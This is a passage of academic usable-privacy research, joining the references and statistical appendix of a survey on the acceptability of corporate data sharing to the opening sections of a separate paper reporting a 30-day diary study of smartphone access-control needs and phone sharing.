[31] Ruogu Kang, Laura Dabbish, Nathaniel Fruchter, and Sara Kiesler. "My Data Just Goes Everywhere:" User Mental Models of the Internet and Implications for Privacy and Security. In *Eleventh Symposium On Usable Privacy and Security 2015)*, pages 39–52, 2015.

[32] Sowmya Karunakaran, Kurt Thomas, Elie Bursztein, and Oxana Comanescu. Data Breaches: User Comprehension, Expectations, and Concerns with Handling Exposed Data. In *Fourteenth Symposium on Usable Privacy and Security 2018)*, pages 217–234, 2018.

[33] Patrick Gage Kelley, Lorrie Faith Cranor, and Norman Sadeh. Privacy as Part of the App Decision-Making Process. In *Proceedings of the CHI conference on human factors in computing systems*, pages 3393–3402, 2013.

[34] John Koetsier. Apple's Ad Network Gets 'Preferential Access To Users' Data' vs Facebook, Google, Others. Forbes, 2021. https://www.forbes.com/sites/johnkoetsier/2020/08/07/apple-ad-network-gets-special-privileges-that-facebook\-google-wont-on-ios14/.

[35] Spyros Kokolakis. Privacy Attitudes and Privacy Behaviour: A Review of Current Research on the Privacy Paradox Phenomenon. *Computers & security*, 64:122–134, 2017.

[36] Ivar Krumpal. Determinants of Social Desirability Bias in Sensitive Surveys: A Literature Review. *Quality & Quantity*, 47(4):2025–2047, 2013.

[37] Ed Leefeldt and Amy Danise Ed. The Witness Against You: Your Car. Forbes, 2021. https://www.forbes.com/advisor/car-insurance/telematics-data-privacy/.

[38] Pedro Leon, Blase Ur, Richard Shay, Yang Wang, Rebecca Balebako, and Lorrie Cranor. Why Johnny Can't Opt Out: A Usability Evaluation of Tools to Limit Online Behavioral Advertising. In *Proceedings of the CHI Conference on Human Factors in Computing Systems*, pages 589–598, 2012.

[39] Jialiu Lin, Shahriyar Amini, Jason I Hong, Norman Sadeh, Janne Lindqvist, and Joy Zhang. Expectation and Purpose: Understanding Users' Mental Models of Mobile App Privacy Through Crowdsourcing. In *Proceedings of the 2012 ACM Conference on Ubiquitous Computing*, pages 501–510, New York, New York, USA, 2012. ACM, ACM.

[40] Jialiu Lin, Bin Liu, Norman Sadeh, and Jason I Hong. Modeling Users' Mobile App Privacy Preferences: Restoring Usability in a Sea of Permission Settings. In *Tenth Symposium On Usable Privacy and Security 2014)*, pages 199–212, 2014.

[41] Thomas Linden, Rishabh Khandelwal, Hamza Harkous, and Kassem Fawaz. The Privacy Policy Landscape After the GDPR. *arXiv preprint arXiv:1809.08396*, 2018.

[42] Maureen Mahoney. California Consumer Privacy Act: Are Consumers' Digital Rights Protected. Technical report, Technical Report. Consumer Reports., 2020. https://advocacy.consumerreports.org/press_release/consumer-reports-study-finds-significant-obstacles-to-exercising-california-privacy-rights/.

[43] Peter Mayer, Yixin Zou, Florian Schaub, and Adam J Aviv. "Now I'm a Bit Angry:" Individuals' Awareness, Perception, and Responses to Data Breaches that Affected Them. In *The Thirtieth USENIX Security Symposium 2021*, 2021.

[44] Aleecia M McDonald and Lorrie Faith Cranor. The Cost of Reading Privacy Policies. *ISJLP*, 4:543, 2008.

[45] Aleecia M McDonald and Lorrie Faith Cranor. Americans' Attitudes About Internet Behavioral Advertising Practices. In *Proceedings of the Ninth Annual ACM Workshop on Privacy in the Electronic Society*, pages 63–72, 2010.

[46] James McLeod. Double-Double Tracking: How Tim Hortons Knows Where You Sleep, Work and Vacation. Financial Post, 2020. https://financialpost.com/technology/tim-hortons-app-tracking-customers-intimate-data.

[47] Brendan McMahan, Eider Moore, Daniel Ramage, Seth Hampson, and Blaise Aguera y Arcas. Communication-Efficient Learning of Deep Networks from Decentralized Data. In *the 20th International Conference on Artificial Intelligence and Statistics*, pages 1273–1282, Fort Lauderdale, FL, USA, 2017. PMLR.

[48] Catherine Meadows. A more efficient cryptographic matchmaking protocol for use in the absence of a continuously available third party. In *1986 IEEE Symposium on Security and Privacy*, pages 134–134. IEEE, 1986.

[49] Matthew B Miles, A Michael Huberman, and Johnny Saldaña. *Qualitative Data Analysis: A Methods Sourcebook*. Sage publications, 2018.

[50] Ambar Murillo, Andreas Kramm, Sebastian Schnorf, and Alexander De Luca. "If I Press Delete, It's Gone"-User Understanding of Online Data Deletion and Expiration. In *Fourteenth Symposium on Usable Privacy and Security 2018)*, pages 329–339, 2018.

[51] Pardis Emami Naeini, Sruti Bhagavatula, Hana Habib, Martin Degeling, Lujo Bauer, Lorrie Faith Cranor, and Norman Sadeh. Privacy Expectations and Preferences in an IoT World. In *Thirteenth Symposium on Usable Privacy and Security 2017*, pages 399–412, 2017.

[52] Arvind Narayanan, Joanna Huey, and Edward W Felten. A Precautionary Approach to Big Data Privacy. In *Data Protection on the Move*, pages 357–385. Springer, 2016.

[53] Helen Nissenbaum. Contextual integrity up and down the data food chain. *Theoretical Inquiries in Law*, 20(1):221–256, 2019.

[54] Thomas B Norton. The Non-Contractual Nature of Privacy Policies and a New Critique of the Notice and Choice Privacy Protection Model. *Fordham Intell. Prop. Media & Ent. LJ*, 27:181, 2016.

[55] Maggie Oates, Yama Ahmadullah, Abigail Marsh, Chelse Swoopes, Shikun Zhang, Rebecca Balebako, and Lorrie Faith Cranor. Turtles, Locks, and Bathrooms: Understanding Mental Models of Privacy Through Illustration. *Proceedings on Privacy Enhancing Technologies*, 2018(4):5–32, 2018.

[56] Jonathan A Obar and Anne Oeldorf-Hirsch. The Biggest Lie on the Internet: Ignoring the Privacy Policies and Terms of Service Policies of Social Networking Services. *Information, Communication & Society*, pages 1–20, 2018.

[57] Sean O'Connor, Ryan Nurwono, and Eleanor Birrell. (Un) clear and (In) conspicuous: The Right to Opt-Out of Sale Under CCPA. *arXiv preprint arXiv:2009.07884*, 2020.

[58] Office of the Privacy Commissioner of Canada. PIPEDA in brief. https://www.priv.gc.ca/en/privacy-topics/privacy-laws-in-canada/the-personal-information-protection-and-electronic-documents-act-pipeda/pipeda_brief/, 2019. Accessed 2019-06-18.

[59] Charles Egerton Osgood, George J Suci, and Percy H Tannenbaum. *The Measurement of Meaning*. University of Illinois press, 1957.

[60] Jaehong Park and Ravi Sandhu. A Position Paper: A Usage Control (UCON) Model for Social Networks Privacy. 2000.

[61] Jaehong Park and Ravi Sandhu. The UCON_{ABC} Usage Control Model. *ACM Trans. Inf. Syst. Secur.*, 7(1):128–174, February 2004.

[62] Benny Pinkas, Thomas Schneider, Christian Weinert, and Udi Wieder. Efficient Circuit-Based PSI via Cuckoo Hashing. In Jesper Buus Nielsen and Vincent Rijmen, editors, *Advances in Cryptology – EUROCRYPT 2018*, pages 125–157, Cham, 2018. Springer International Publishing.

[63] Stanley Presser, Mick P Couper, Judith T Lessler, Elizabeth Martin, Jean Martin, Jennifer M Rothgeb, and Eleanor Singer. Methods for Testing and Evaluating Survey Questions. *Public opinion quarterly*, 68(1):109–130, 2004.

[64] Emilee Rader. Awareness of Behavioral Tracking and Information Privacy Concern in Facebook and Google. In *Tenth Symposium On Usable Privacy and Security 2014*, pages 51–67, 2014.

[65] Elissa M. Redmiles, Sean Kross, and Michelle L. Mazurek. How Well Do My Results Generalize? Comparing Security and Privacy Survey Results from MTurk, Web, and Telephone Samples. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 1326–1343, 2019.

[66] Elissa M Redmiles, Ziyun Zhu, Sean Kross, Dhruv Kuchhal, Tudor Dumitras, and Michelle L Mazurek. Asking for a Friend: Evaluating Response Biases in Security User Studies. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pages 1238–1255, New York, New York, USA, 2018. ACM, ACM.

[67] Joel R Reidenberg, N Cameron Russell, Alexander J Callen, Sophia Qasir, and Thomas B Norton. Privacy Harms and the Effectiveness of the Notice and Choice Framework. *ISJLP*, 11:485, 2015.

[68] John A Rothchild. Against Notice and Choice: The Manifest Failure of the Proceduralist Paradigm to Protect Privacy Online (Or Anywhere Else). *Clev. St. L. Rev.*, 66:559, 2017.

[69] Christophe Olivier Schneble, Bernice Simone Elger, and David Martin Shaw. Google's Project Nightingale Highlights the Necessity of Data Science Ethics Review. *EMBO molecular medicine*, 12(3):e12053, 2020.

[70] Jonathan Schulz, Duman Bahrami-Rad, Jonathan Beauchamp, and Joseph Henrich. The Origins of WEIRD Psychology. *Available at SSRN 3201031*, 2018.

[71] Tariq Shaukat. Our partnership with Ascension. Google Cloud, 2019. https://cloud.google.com/blog/topics/inside-google-cloud/our-partnership-with-ascension.

[72] Irina Shklovski, Scott D Mainwaring, Halla Hrund Skúladóttir, and Höskuldur Borgthorsson. Leakiness and Creepiness in App Space: Perceptions of Privacy and Mobile App Use. In *Proceedings of the 32nd annual ACM conference on Human factors in computing systems*, pages 2347–2356, New York, New York, USA, 2014. ACM, ACM.

[73] Virginia Smith, Chao-Kai Chiang, Maziar Sanjabi, and Ameet S Talwalkar. Federated Multi-Task Learning. In *Advances in Neural Information Processing Systems 30*, pages 4424–4434. Curran Associates, Inc., 2017.

[74] Madiha Tabassum, Tomasz Kosinski, and Heather Richter Lipford. "I Don't Own the Data": End User Perceptions of Smart Home Device Data Practices and Risks. In *Fifteenth Symposium on Usable Privacy and Security 2019*, 2019.

[75] StartUp HERE Toronto. Waterloo-Based Bonfire Acquired for $140 Million CAD in 'Govtech' Merger. StartUp HERE Toronto, 2018. https://startupheretoronto.com/partners/betakit/waterloo-based-bonfire-acquired-for-140-million-cad\-in-govtech-merger/.

[76] Janice Y Tsai, Serge Egelman, Lorrie Cranor, and Alessandro Acquisti. The Effect of Online Privacy Information on Purchasing Behavior: An Experimental Study. *Information Systems Research*, 22(2):254–268, 2011.

[77] Blase Ur, Pedro Giovanni Leon, Lorrie Faith Cranor, Richard Shay, and Yang Wang. Smart, Useful, Scary, Creepy: Perceptions of Online Behavioral Advertising. In *Eighth Symposium on Usable Privacy and Security 2012*, pages 1–15, 2012.

[78] Primal Wijesekera, Arjun Baokar, Lynn Tsai, Joel Reardon, Serge Egelman, David Wagner, and Konstantin Beznosov. The Feasibility of Dynamically Granted Permissions: Aligning Mobile Privacy with User Preferences. In *2017 IEEE Symposium on Security and Privacy*, pages 1077–1093. IEEE, 2017.

[79] Aiping Xiong, Tianhao Wang, Ninghui Li, and Somesh Jha. Towards Effective Differential Privacy Communication for Users' Data Sharing Decision and Comprehension. *arXiv preprint arXiv:2003.13922*, 2020.

[80] Yaxing Yao, Davide Lo Re, and Yang Wang. Folk Models of Online Behavioral Advertising. In *Proceedings of the 2017 ACM Conference on Computer Supported Cooperative Work and Social Computing*, pages 1957–1969, 2017.

[81] Xun Yi, Russell Paulet, and Elisa Bertino. Homomorphic encryption. In *Homomorphic Encryption and Applications*, pages 27–46. Springer, 2014.

A Statistics

This appendix details the process and results of our statistical analysis. All statistical results presented use a significance level of 0.05. We use non-parametric statistical tests as our data is not normally distributed. This leaves the potential for incorrectly finding a difference insignificant. However, it decreases the risk of incorrectly saying a difference is significant. Additionally, when presenting the results of multiple comparison procedures, we report the p-value adjusted using the Bonferroni correction to account for the increased chance of false positive results due to multiple comparisons.

A.1 Within Informed Consent, Data Retention, and Purpose

The statistics shown in this section correspond to the results presented in Section 4.1.

We perform a Friedman's two-way analysis of variance by ranks for each of the distributions of acceptability: within informed consent groups, within data retention groups, and within purpose groups. For all variables within groups $N = 916$. Results show that the distributions of acceptability is not the same for: consent groups (b), (c), (d), (e) with test stat $= 899.29$ $p < 0.001$, retention groups (f), (g), (h) with test stat $= 255.08$ $p < 0.001$, and purpose groups (i), (j), (k) with test stat $= 435.79$ $p < 0.001$.

We perform Dunn's multiple comparison procedure to identify which variables within a group differ and in what direction, for example within data retention, how do variables (f), (g), and (h) differ (see Table 3). The difference in mean rank (e.g., the mean rank of Var 1 subtract the mean rank of Var 2) shows the direction of the difference in acceptability of the pair. All pairs of variables have significantly different distributions of acceptability except for the (g), (h) variable pair from within data retention.

Var 1, Var 2	Difference in Mean Rank	Std. Test Statistic	p
	Informed Consent		
(a), (b)	-0.85	-14.098	<0.001
(a), (c)	-1.07	-17.663	<0.001
(a), (d)	-1.44	-23.798	<0.001
(b), (c)	-0.22	-3.565	0.002
(b), (d)	-0.59	-9.700	<0.001
(c), (d)	-0.37	-6.135	<0.001
	Data Retention		
(f), (g)	-0.46	-9.778	<0.001
(f), (h)	-0.51	-10.864	<0.001
(g), (h)	-0.05	-1.086	0.832
	Purpose		
(i), (j)	-0.71	-15.186	<0.001
(i), (k)	-0.55	11.764	<0.001
(k), (j)	-0.16	-3.423	0.002

Table 3: Dunn's multiple comparison test results for the distribution of acceptability compared pairwise between variables within informed consent, data retention, and purpose groups. All p-values are adjusted for multiple comparisons (6 comparisons for the consent group, 3 for each of the data retention and purpose groups).

A.2 Collaboration Types

This section corresponds to Section 4.2 results.

Between collaboration types. We perform a Kruskal-Wallis test on the distribution of acceptability of each collaboration type (1-5) for each variable ((a) through (k)) and report those with significant differences in Table 4. We perform a post-hoc analysis for variables that have significant differences from the Kruskal-Wallis test to identify which collaboration types have pairwise differences. We use Dunn's multiple comparison procedure and show the results in Table 5. Only the collaboration type pairs that have significantly different distributions of acceptability are reported. The difference in mean rank (e.g., the mean rank of Type X subtract the mean rank of Type Y) shows the direction of the difference in acceptability collaboration types.

Between collaboration types, the acceptability distribution of...	Test Statistic	p
...(a) is the same	26.724	<0.001
...(c) is the same	15.113	0.004
...(d) is the same	10.340	0.035
...(e) is the same	12.058	0.017
...(h) is the same	13.261	0.010
...(k) is the same	10.337	0.035

Table 4: Kruskal-Wallis test results for the distribution of acceptability of variables between sharing types {1 ($N = 140$), 2 ($N = 150$), 3 ($N = 134$), 4 ($N = 162$), 5 ($N = 170$)} for which the acceptability of the variable differs significantly between data sharing types.

Within sharing types. Each sharing type (1-5) is comprised of two scenarios, so within each type we perform a Mann-Whitney U test for each variable ((a) through (k)). For 'two-way two-party exchange' (type 1), we fail to identify any significant differences in the distribution of acceptability for its constituent scenarios C ($N = 73$) and D ($N = 67$). In 'one-way two-party exchange' (type 2), we identify significant differences between scenarios E and F in seven variables which can be seen in Table 6. For 'many-to-one exchange' (type 3), we identify one significant difference between scenario G ($N = 64$) and H ($N = 70$) for 'assumed consent' (variable (c), $p = 0.035$, std. test statistic$= -2.107$, mean rank difference$= 13.84$). For 'acquisition' (type 4), we identify a significant difference for 'opt-in consent' (variable (e)) between scenarios I ($N = 79$) and J ($N = 83$) ($p = 0.004$, std. test statistic$= -2.915$, mean rank difference$= 20.24$). For 'merger then acquisition' (type 5), we fail to identity any significant differences in acceptability of variables for scenario K ($N = 74$) compared with L ($N = 96$).

Collaboration Type X, Type Y	Difference in Mean Rank	Std. Test Statistic	p
(a) All scenarios (general)			
2, 4	-75.46	-3.124	0.018
2, 5	-69.42	-2.907	0.037
3, 4	-104.31	4.190	<0.001
3, 5	-98.27	3.990	0.001
(c) Assumed consent			
2, 4	-68.28	-2.825	0.047
2, 5	-68.23	-2.855	0.043
(d) Opt-out consent No pairwise differences due to Bonferroni correction.			
(e) Opt-in consent No pairwise differences due to Bonferroni correction.			
(h) Retained for set time			
2, 4	-71.96	-2.973	0.030
(k) Improving services			
2, 5	-70.38	-2.948	0.032

Table 5: Dunn's multiple comparison test results for the distribution of acceptability compared pairwise between collaboration types. All p values are adjusted for multiple comparisons (10 comparisons per variable).

Within One-Way Two-Party Exchange (E, F), the acceptability distribution of...	Difference in Mean Rank	Std. Test Statistic	p
...(a) is the same	16.04	-2.322	0.020
...(e) is the same	17.47	-2.550	0.011
...(g) is the same	16.11	-2.315	0.021
...(h) is the same	15.19	-2.188	0.029
...(i) is the same	17.22	-2.603	0.009
...(j) is the same	22.22	-3.202	0.001
...(k) is the same	15.24	-2.196	0.028

Table 6: Mann-Whitney U test results for the One-Way Two-Party Exchange (collaboration type 2) scenarios {E ($N = 81$), F ($N = 69$)}.

A.3 Demographics

The statistics in this section correspond to the results in Section 4.3. We show the statistical results for demographic variations, first, due to gender and, second, due to age.

Gender acceptability variations. For gender, we performed a Mann-Whitney U Test with two groups comprised of 432 men and 455 women compared for each of the variables (a through k). We found a significant result for 'concealed consent' (variable (b)). We can conclude that men found their consent not being explicitly granted, to be significantly more acceptable than women did ($p = 0.008$, std. test statistic$= -2.647$). The difference in mean rank between men and women for 'concealed consent' was 40.45.

Age acceptability variations. To examine how age group influences acceptability for each of the variables, (a) through (k), we performed a Kruskal-Wallis test comparing the five age groups {18-24 ($N = 154$), 25-34 ($N = 201$), 35-44 ($N = 140$), 45-54 ($N = 197$), 55-64 ($N = 201$)}. We find that between age groups, the acceptability distribution of (a) $p = 0.006$, (b) $p < 0.001$, (f) $p < 0.001$, (g) $p = 0.019$, (h) $p = 0.012$, (i) $p < 0.001$, (j) $p = 0.018$, and (k) $p < 0.001$ is not the same.

B Privacy Mechanism Comprehension

Respondents predominantly fail the comprehension check as to whether they understand their privacy mechanism. Only 37% of total respondents correctly identified the corresponding "layperson" description of the privacy mechanism they received. Data aggregation was the most correctly identified with 64% correctness. Respondents had the most difficulty comprehending LDP and CDP. As LDP and CDP are essentially modifications to aggregation when described less formally, it is not surprising that they were frequently thought to correspond to the aggregation description. Privacy mechanism comprehension results are shown in Figure 4.




Figure 4: The counts of privacy mechanism received versus incorrectly guessed. Respondents receive the definition of a privacy mechanism and attempt to identify the layperson description that corresponds to that same privacy mechanism. For example, of the 191 respondents that received LDP (privacy mechanism 1), 41 incorrectly guessed they received CDP (privacy mechanism 2).

Neither Access nor Control: A Longitudinal Investigation of the Efficacy of User Access-Control Solutions on Smartphones

Masoud Mehrabi Koushki, Yue Huang, Julia Rubin, and Konstantin Beznosov
University of British Columbia
{mehrabi, huang13i, mjulia, beznosov}@ece.ubc.ca

Abstract

The incumbent all-or-nothing model of access control on smartphones has been known to dissatisfy users, due to high overhead (both cognitive and physical) and lack of device-sharing support. Several alternative models have been proposed. However, their efficacy has not been evaluated and compared empirically, due to a lack of detailed quantitative data on users' authorization needs. This paper bridges this gap with a 30-day diary study. We probed a near-representative sample (N = 55) of US smartphone users to gather a comprehensive list of tasks they perform on their phones and their authorization needs for each task. Using this data, we quantify, for the first time, the efficacy of the all-or-nothing model, demonstrating frequent unnecessary or missed interventions (false positive rate (FPR) = 90%, false negative rate (FNR) = 21%). In comparison, we show that app- or task-level models can improve the FPR up to 88% and the FNR up to 20%, albeit with a modest (up to 15%) increase in required upfront configuration. We also demonstrate that the context in which phone sharing happens is consistent up to 75% of the time, showing promise for context-based solutions.

1 Introduction

Providing strong physical security for smartphones is of utmost importance nowadays. Continued advancements in the capabilities of phones have enabled their use for a diverse range of applications, leading to users storing and accessing highly sensitive data and services (e.g., health data and tax filings) on the devices [18]. This situation has increased the damage the users would incur if there were any unauthorized physical access to their phone [42,43]. Thus, to mitigate such risk, practitioners and researchers have increased efforts to improve the physical security system of phones [3].

Generally, any physical security system consists of two components: the *authentication system*, which confirms the user's identity, and the *access-control* (a.k.a. *authorization*) *system*, which ensures the authenticated user can access only allowed functionalities [31].

The improvements to the authentication on smartphones, so far, have been significant. In the beginning, phones had the system designed around the something-you-know model, which translated to knowledge-based unlocking methods, such as a passcode or pattern. However, due to usability [25,47], memorability [32], and security issues [41,68,69] with these methods, there was a shift toward a something-you-are model. This is when manufacturers started offering biometric unlocking methods, such as fingerprint or face recognition [7,40,57]. More recently, implicit authentication solutions (which leverage behavioral biometrics) have been developed for smartphones as well [16,19,20,38,46].

For access control on smartphones, in contrast, there has not been much change. The system is still based on the all-or-nothing model; the user can utilize all or none of the phone's functionalities based on its unlocked or locked status [29,45]. This stagnancy is despite ever-increasing evidence that the system is inefficient in meeting users' needs in two key areas.

Firstly, the system disregards any differences in task (a.k.a. fine-grain actions) security requirements. Even though tasks performed on smartphones have different levels of sensitivity [14,18,29], the access-control system treats all of them the same. For example, whether the user wants to read a book or perform a financial transaction, the phone requires the same level of unlocking. Studies suggest that users perceive this model of protection as sometimes unnecessary (e.g., for reading the book) and sometimes insufficient (e.g., for financial transactions), and, are dissatisfied with it [35,37,59].

Secondly, the system lacks support for device sharing, despite the prevalence of the practice. Phone owners share their devices for a variety of reasons, such as financial necessity or technical help [24,35,44]. Yet the phones do not support secure sharing [29,43]. This omission results in the insecure practice of primary users sharing their passcodes or adding the biometrics of the secondary users to the phones [44]. This leads to primary users have limited ability to control what secondary users can access on the phone, which leads to unauthorized access and user dissatisfaction [35,43,44,50].

There have been several attempts at addressing these short-

comings. For example, to facilitate secure phone sharing, both Android and iOS now allow locking an app on the screen and not allow switching apps without the passcode [64, 65]. Also, to accommodate differences in task sensitivity, context-based [28] solutions have been developed.

However, the efficacy of the proposed solutions has not been evaluated empirically. As such, it is unclear if they succeed in addressing the shortcomings of the incumbent system. Worse, a lack of understanding still exists in the literature, regarding (1) the extent of the all-or-nothing model's failure in meeting users' needs, even in terms of basic measures of a false positive rate (FPR) and false negative rate (FNR); (2) the improved level of performance of the proposed alternatives under the same criteria and the trade-off in terms of increase in the required up-front configuration; and (3) the consistency of the contextual factors across sharing instances, to show if it is practical to use them for better access control.

In this paper, we addressed these gaps by conducting a longitudinal diary study. We asked a near-representative sample ($N = 55$) of the US smartphone-user population to install our custom Android app on their personal phones for 30 days. They used it to report their their access control needs, and the details (e.g., time, location) of their phone-sharing events.

Using this data, we estimated for how many tasks users perform each authorization solution either forces unnecessary authentication (i.e., a false negative (FN)) or fails to prevent unauthorized access (i.e., a false positive (FP)). We also examined the value distribution of the contextual factors across all of the reported sharing events.

The results found (unsurprisingly) the all-or-nothing model to be inefficient, with its average FPR and FNR being as high as 90.3% and 21.2%, respectively. In contrast, we found that app-level models could potentially decrease these rates to 4.8% and 11.3%; task-level ones could further improve the FNR to 1.7% (without changing the FPR), albeit with a 15% increase in configuration size. Hence, we found that overall an app-locking solution might strike the best balance between security and usability for most users. Lastly, we found phone sharing happens in the same context up to 75% of the time.

In summary, we make the following contributions to the field of access control on smartphones:

- A detailed quantitative view on users' authorization needs. We offer insight into how the needs differ across the categories of task functionality and among users.
- A quantitative evaluation of how the all-or-nothing model and its alternatives meet the access-control needs of users. These measurements provide stronger evidence as to how and why the status quo is suboptimal.
- A longitudinal investigation into the context of phone sharing. Given the subsequent consistency of contextual factors, we demonstrate how incorporating them into access-control decisions could help with a better balance between users' needs for both security and usability.

2 Related Work

2.1 Smartphone Users' Access-Control Needs

Several studies have qualitatively investigated users' needs. For example, Mazurek et al. [45] interviewed 33 smartphone users. They found that users' ideal access-control policies could not be easily defined in standard role-based terms and depended on factors such as location and presence of certain individuals. They also found that, as incumbent solutions cannot uphold such complex policies, users resort to constructing ad hoc solutions, such as hiding files. Based on such observations, the authors argued that users require reactive policy creation and finer-grain access control than an all-or-nothing model. Similarly, Hayashi et al. [29] interviewed 20 users and found that their needs go beyond all-or-nothing. Their participants wanted at least one of their apps to be protected by a lock, half to be without protection, and 20% to be split (only parts of them locked). Hence, the authors found that users' authorization needs are even finer-grain than app-level.

To understand users' authorization needs in phone-sharing settings, Karlson et al. [35] interviewed 12 users to explore why they shared phones, with whom, and the concerns they had when sharing. They found that participants expressed strong preferences about which data and functionality should be available to each guest user. The authors also found that sharing preferences might be location dependent. Later, Hang et al. [24] conducted focus groups with 25 participants and found sharing to be often impromptu. They also found sharing preferences to be strongly app and data dependent.

Jacobs et al. [34] reported a similar study on couples' practices with single-user device access. They conducted 20 interviews and an 8-day diary study. They found that sharing preferences often depended on content type, making the all-or-nothing model impractical.

Lastly, Matthews et al. [44] investigated sharing across multiple devices. They conducted a survey with 99 households and a 21-day diary study. They found device and account sharing to be common. They also identified six different types of sharing, ranging from borrowing devices to getting technical help. They suggested that access control could be designed differently for each sharing type. They also found that sharing often happened in the sharer's presence.

2.2 Alternatives to All-or-Nothing

Several solutions have been proposed to alleviate the deficiencies of the all-or-nothing model.

The first set of solutions provides task sensitivity (requiring authentication only when the app/task being used requires it). Commercially, both Android and iOS allow *lock screen access* to some apps [54]. This solution keeps the all-or-nothing model mostly intact but allows the user to launch certain nonsensitive apps (e.g., camera, calculator) without

Table 1: Summary of proposed and deployed user access-control solutions on smartphones.

Category		Approach	Proposed and Deployed Solutions
Task sensitivity	All-or-nothing	Allows authorized users all functionality but none to unauthorized	Incumbent on current phones
	Lock screen access	Permits identical access to all-or-nothing, except for allowing access to a few apps without unlocking	Deployed on most phones [54]
	App-level access	Grants or denies access to each app individually	Progressive authentication [59] and several others [12, 48, 61, 66]
Phone sharing	All-or-nothing	Allows secondary users full access to the phone	State of practice for most users [44]
	Profile switching	Provides a separate profile with isolated apps and data for each secondary user	Deployed on Android phones [30]
	Resource based	Denies secondary users access to sensitive phone resources (Wi-Fi, Bluetooth)	DiffUser [51]
	Session based	Specifies individually what apps the secondary user can access in each shared session	xShare [39], app pinning [64]

unlocking the phone. Alternatively, Riva et al. propose a more elaborate solution called *progressive authentication* [59]. It determines a level of confidence in the user's authenticity and only prompts for authentication when a launched app requires high confidence. There have also been several context-based solutions that allow access to certain apps in specific contexts (e.g., location) without authentication [12, 48, 61].

Another set of solutions aims to provide better phone-sharing support. Commercially, *profile switching* [30] is the incumbent solution on Android. It allows the device owner to create separate profiles for secondary users. However, research has shown that users often do not utilize profiles even when set up, due to high physical and cognitive overhead [9, 17]. Android and iOS also now support *app pinning* [64, 65]. It allows the owner to limit sharing to a single app by fixing the app on the screen and preventing the switching of apps.

Researchers have proposed more elaborate solutions. Ni et al. [51] propose *DiffUser*, which implements a role-based model of access control. Secondary users are assigned to a role: administrator, normal user, or guest. Each role has restricted access to certain resources (e.g., normal users can access SMS and contacts but cannot install or uninstall apps). Liu et al. [39] propose *xShare*, which allows the sharer to quickly put the phone in a restricted mode before handing it to a sharee. The sharer must respecify what apps are available in this mode every time they enable it.

To summarize, Table 1 provides an overview of the existing solutions, categorizing them based on their approach to access control. We should note that in this paper we were focused on solutions that control a human operator's access to a phone. Therefore, OS-level solutions that control apps' or processes' access to system resources, such as FlaskDroid [10] and others [4, 5, 67, 71], were out of our scope.

2.3 Gaps in the Literature

Overall, we identified several gaps in the literature, which this paper aims to address. Firstly, while prior studies demonstrated the existence of issues with all-or-nothing, they did not offer insights into the prevalence of the issues. For example, while all-or-nothing's obliviousness to task sensitivity is suboptimal [24, 29], it remained to be investigated what proportion of users' tasks are actually sensitive or how sensitivity varies by functionality and across users. Such investigations would help researchers and developers to understand how dire these issues really are and whether there is an actual need for the other solutions. Only when the variance of task sensitivity among users is high can one argue for solutions that increase authorization granularity. Otherwise, the high configuration effort required for such solutions makes them unattractive for most users. We address this gap in Section 4.1.

Furthermore, even if a need for new solutions is determined, the literature [24, 34, 35, 44] did not offer quantitative measurements of users' needs. As such, there could not have been (and was not) any attempt to evaluate and compare the efficacy of all-or-nothing and its alternatives. This left it unclear whether the proposed alternatives would succeed in addressing the issues with all-or-nothing and if/where there would be a need for further research. We report our findings on the efficacy of different access-control models in Section 4.2. Last but not least, while the existing literature showed that users' access-control preferences for phone sharing indeed depended on contextual factors (e.g., location [45] and content [29, 34, 44]), the consistency of such factors had not been demonstrated. To determine the prospects of improving access-control decisions by incorporating these factors, it is important to understand how consistent they are. We shed light on this in Section 4.3.

3 Methodology

Formalizing what we discussed in Sections 1 and 2, our study was designed to answer the following research questions (RQs):

- RQ1: What tasks do smartphone users perform on their phones? What are their sharing preferences for the tasks?
- RQ2: To what extent, in terms of the FPR and FNR, do all-or-nothing and the alternative solutions meet the users' needs? How do they compare in configuration size?
- RQ3: How consistent are contextual factors across phone-sharing events?

As mentioned, we conducted a diary study to answer these questions. The study involved participants installing our Android app on their phones and using it to report the following data every day: (1) the tasks they performed with each of their apps, (2) the people (if any) they would allow to perform each task, and (3) the details (e.g., time, location) of any instances of sharing their phone with others.

Inspired by Hayashi et al. [29], we used tasks as the means to collect users' authorization needs. Conceptually, we defined a task as a distinct series of actions that could be performed with a mobile app and that was distinguishable in terms of purpose and sharing preferences. Technically, they comprise the functionality affordances of a mobile app, similar to affordances of real-world objects or user interfaces [52]. For example, the app Gmail affords the tasks "Sending email" and "Reading email," according to our participants.

To solicit tasks, we asked the participants to declare what they used an app for, while separating actions that had different purposes. We also asked them to further break down a task if there were parts of it they were unwilling to share with others. For example, if they had used the SMS app to both send and receive texts, they were asked to declare sending and receiving as separate tasks if they were willing to let others do one (e.g., the sending) but not the other (the reading). Otherwise, they could declare "sending and receiving SMS" as the task.

We used a longitudinal design to accommodate known limitations of human memory [8], only requiring participants to recall details of their phone usage (e.g., their tasks) over one day. While this still put some memory burden on the participants (and thus could have led to recall bias), an alternative cross-sectional design [70] would have been worse, unrealistically requiring participants to recall at one sitting the details of their phone usage from over a month.[1]

[1] As evidence in support of our design choice, we had only two instances of a participant stating in a daily diary that they did not remember sharing their phone.

3.1 Data Collection

Our app kept track of the participants' daily app usage and invited them every night to fill out a diary. Using an Android app, instead of paper- or web-based diaries, allowed us to avoid asking participants repetitive questions (e.g., asking them to list all the apps they had used) and to also ask detailed questions about app usage context, as explained below.

The diary questions were fully structured. First, the participant was asked if they had shared their phone during the day. If so, they were shown a list of apps launched on the phone that day and were asked to indicate which apps were shared (see Figure A in the paper's online supplementary material [2] for an example).

